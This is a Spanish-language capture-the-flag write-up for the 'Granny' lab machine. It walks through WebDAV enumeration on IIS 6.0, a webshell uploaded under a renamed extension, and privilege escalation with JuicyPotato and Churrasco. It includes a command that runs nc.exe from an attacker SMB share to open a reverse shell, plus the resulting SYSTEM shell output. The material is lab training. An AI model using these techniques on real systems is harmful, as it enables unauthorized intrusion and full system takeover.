

# Granny - Writeup

## RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos, solo tiene el puerto 80 abierto que contiene un servidor webdav:


```
PORT    STATE SERVICE REASON          VERSION
80/tcp  open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|_ Server Date: Tue, 01 Oct 2024 20:02:28 GMT
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT POST
|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
|_http-server-header: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Realizamos un escaneo del webdav para ver que tipo de archivos podemos subir con davtest


```
davtest --url *url*
```

```
*****
Testing DAV connection
OPEN          SUCCEED:          http://10.10.10.15
*****
NOTE    Random string for this session: V73r1I3Z9hyhy5f
*****
Creating directory
MKCOL        SUCCEED:          Created http://10.10.10.15/DavTestDir_V73r1I3Z9hyhy5f
*****
Sending test files
PUT    shtml    FAIL
PUT    txt      SUCCEED:          http://10.10.10.15/DavTestDir_V73r1I3Z9hyhy5f/davtest_V73r1I3Z9hyhy5f.txt
PUT    php      SUCCEED:          http://10.10.10.15/DavTestDir_V73r1I3Z9hyhy5f/davtest_V73r1I3Z9hyhy5f.php
PUT    aspx     FAIL
PUT    html     SUCCEED:          http://10.10.10.15/DavTestDir_V73r1I3Z9hyhy5f/davtest_V73r1I3Z9hyhy5f.html
PUT    jsp      SUCCEED:          http://10.10.10.15/DavTestDir_V73r1I3Z9hyhy5f/davtest_V73r1I3Z9hyhy5f.jsp
PUT    asp      FAIL
PUT    pl       SUCCEED:          http://10.10.10.15/DavTestDir_V73r1I3Z9hyhy5f/davtest_V73r1I3Z9hyhy5f.pl
PUT    jhtml    SUCCEED:          http://10.10.10.15/DavTestDir_V73r1I3Z9hyhy5f/davtest_V73r1I3Z9hyhy5f.jhtml
PUT    cgi      FAIL
PUT    cfm      SUCCEED:          http://10.10.10.15/DavTestDir_V73r1I3Z9hyhy5f/davtest_V73r1I3Z9hyhy5f.cfm
*****
Checking for test file execution
EXEC    txt      SUCCEED:          http://10.10.10.15/DavTestDir_V73r1I3Z9hyhy5f/davtest_V73r1I3Z9hyhy5f.txt
EXEC    txt      FAIL
EXEC    php      FAIL
EXEC    html     SUCCEED:          http://10.10.10.15/DavTestDir_V73r1I3Z9hyhy5f/davtest_V73r1I3Z9hyhy5f.html
EXEC    html     FAIL
EXEC    jsp      FAIL
EXEC    pl       FAIL
EXEC    jhtml    FAIL
EXEC    cfm      FAIL
```


Vemos que solo podemos ejecutar html y txt pero tampoco sabemos si se puede ejecutar aspx. Lo que sabemos es que no podemos subir aspx asique descargamos una webshell "cmd.aspx", le cambiamos el nombre a "cmd.txt", lo subimos, le volvemos a cambiar el nombre a "cmd.aspx"con cadaver y lo ejecutamos



Ahora que podemos ejecutar comandos vamos a descargarnos netcat, compartimos el contenido por smb, nos ponemos a la escucha por el puerto 1234 y ejecutamos lo siguiente:



Esto nos proporcionara una conexion desde netcat:



## ESCALADA DE PRIVILEGIOS

Como tenemos el privilegio de "seimpersonateprivilege" podemos tirar de "juicypotatoe". Con este exploit podemos ejecutar comandos como el usuario "nt\_authority\system".


Nos descargamos "juicypotatoe.exe":

Info juicy y churrasco: <https://binaryregion.wordpress.com/2021/06/14/privilege-escalation-windows-juicypotato-exe/>

Descarga juicy: <https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe>

Creamos una carpeta compartida llamada share que contiene "juicypotato", la copiamos desde la maquina victima y lo ejecutamos


```
copy \\10.10.14.4\share\juicypotatoe.exe juicypotatoe.exe
```



El mensaje nos dice que "Juicypotatoe.exe" es valido pero para otro tipo de maquinas. Si nos dice este mensaje podemos probar "churrasco.exe":

Descarga churrasco: <https://github.com/Re4son/Churrasco/raw/master/churrasco.exe>

Lo descargamos, compartimos por smb, lo copiamos desde la maquina victima y lo ejecutamos para probar si funciona:



Como vemos que podemos ejecutar comandos con privilegios elevados, vamos a compartir otra vez el binario "nc.exe" y lo vamos a ejecutar desde la maquina victima con "churrasco.exe" para recibir la conexion:

```
C:\WINDOWS\Temp\privesc>.\churra -d "\\10.10.14.4\share\nc.exe 10.10.14.4 4321 -e cmd"
.\churra -d "\\10.10.14.4\share\nc.exe 10.10.14.4 4321 -e cmd"
/churrascope/→Current User: NETWORK SERVICE
/churrascope/→Getting Rpcss PID ...
/churrascope/→Found Rpcss PID: 668
/churrascope/→Searching for Rpcss threads ...
/churrascope/→Found Thread: 672
/churrascope/→Thread not impersonating, looking for another thread...
/churrascope/→Found Thread: 676
/churrascope/→Thread not impersonating, looking for another thread...
/churrascope/→Found Thread: 684
/churrascope/→Thread impersonating, got NETWORK SERVICE Token: 0x718
/churrascope/→Getting SYSTEM token from Rpcss Service...
/churrascope/→Found NETWORK SERVICE Token
/churrascope/→Found LOCAL SERVICE Token
/churrascope/→Found SYSTEM token 0x710
/churrascope/→Running command with SYSTEM Token...
/churrascope/→Done, command should have ran as SYSTEM!
```

Conseguimos la conexion como "nt authority system":

```
└─$ nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.15] 1066
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>whoami
whoami
nt authority\system
```